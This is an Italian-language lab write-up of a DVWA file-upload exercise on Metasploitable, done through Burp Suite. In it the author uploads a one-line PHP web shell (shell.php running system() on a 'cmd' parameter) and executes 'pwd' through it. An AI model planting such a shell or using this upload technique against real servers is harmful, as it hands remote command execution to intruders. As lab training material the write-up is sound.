


Innanzitutto, modifico gli IP delle due macchine e le impostazioni di VB in maniera tale che siano sotto la stessa rete interna:


```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc f
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.3/24 brd 192.168.20.255 scope global no
        valid_lft forever preferred_lft forever
    inet6 fe80::5863:d218:7700:f60e/64 scope link noprefix
        valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc f
    link/ether 08:00:27:cd:c5:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.2/24 brd 192.168.20.255 scope global no
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fecd:c571/64 scope link noprefix
        valid_lft forever preferred_lft forever
```

Adesso che entrambe le macchine sono sotto la stessa rete posso aprire il browser per poter modificare le impostazioni di DVWA, scelgo di usare direttamente il browser di burpsuite dato che viene richiesta l'intercettazione dei pacchetti, cliccando su "proxy" nel menu in alto e "open browser"



Ora inserisco l'indirizzo IP di metasploitable per andare nella pagina di DVWA, faccio l'accesso inserendo come credenziali "admin" e "password" e clicco su DVWA security per impostare la sicurezza a "low":




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Muriillidae](#)
- [DVWA](#)
- [WebDAV](#)



Creo un file chiamato "shell.php" contenente questa stringa:


```
(kali㉿kali)-[~/phpshell]
$ nano shell.php

GNU nano 8.2 shell.php
<?php system($_REQUEST["cmd"]); ?>
```


Che servirà a eseguire comandi sul nostro sito.

Adesso, per caricare il file shell.php. dentro a DVWA, devo andare nella sezione "Upload" e selezionarlo.

Avremo in output un messaggio rosso che indica che il file è stato caricato con successo:



Successivamente, seguendo da browser il percorso che viene scritto nel output rosso, arriveremo in una pagina dove sarà presente il file appena caricato





Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory	-		
dvwa_email.png	16-Mar-2010 01:56	667	
? shell.php	13-Jan-2025 11:36	35	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.20.2 Port 80

Adesso clicco sul file e deve comparire un messaggio di errore a schermo perché devo aggiungere alla fine del path del browser “?cmd=comandodaeseguire” che nel mio esempio ho eseguito il comando `pwd` per vedere il percorso attuale



E viene appunto eseguito il comando richiesto dando in output il percorso attuale.

Riprovo a ricaricare la pagina mentre attivo l'intercettazione di BurpSuite:



Vedendo che si tratta di una richiesta GET dato che è stata ricaricata la pagina, se avessi intercettato durante il caricamento del file, avrei letto che la richiesta sarebbe stata di tipo POST.